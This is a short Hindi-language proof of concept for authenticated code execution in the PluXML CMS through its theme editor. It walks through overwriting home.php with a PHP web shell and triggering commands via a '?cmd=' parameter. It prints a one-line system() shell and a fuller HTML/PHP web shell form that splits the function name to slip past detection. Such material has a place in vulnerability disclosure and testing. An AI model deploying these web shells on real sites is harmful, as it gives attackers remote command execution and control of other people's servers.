
image image image image image

प्रमाण की अवधारणा

चरण-दर-चरण शोषण


प्रमाणीकरण: मान्य प्रशासक क्रेडेंशियल के साथ PluXML प्रशासक पैनल में लॉग इन करें थीम संपादक पर जाएं:

प्रशासन डैशबोर्ड तक पहुंचें यहां जाएं: Themes → Home.php → Edit image

दुर्भावनापूर्ण पेलोड इंजेक्ट करें:

  • home.php में मौजूदा सामग्री को PHP वेब शेल से बदलें

  • उदाहरण पेलोड: <?php system($_GET['cmd']); ?>

  • संशोधित फ़ाइल को सहेजें

निष्पादन ट्रिगर करें:

वेबसाइट के मुख्य होम पेज पर जाएं इंजेक्ट किया गया PHP कोड वेब सर्वर विशेषाधिकारों के साथ निष्पादित होता है

  • रिमोट कमांड इस प्रकार निष्पादित किए जा सकते हैं: http://target.com/?cmd=whoami

रिवर्स शेल

image

वेबशेल का पेलोड

<html>
  <body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
      <input
        type="TEXT"
        name="cmd"
        autofocus
        id="cmd"
        size="80"
      >
      <input
        type="SUBMIT"
        value="Execute"
      >
    </form>

    <pre>
<?php
if (isset($_GET['cmd'])) {
    $func_name = "sys" . "tem";
    $func_name($_GET['cmd']);
}
?>
    </pre>
  </body>
</html>
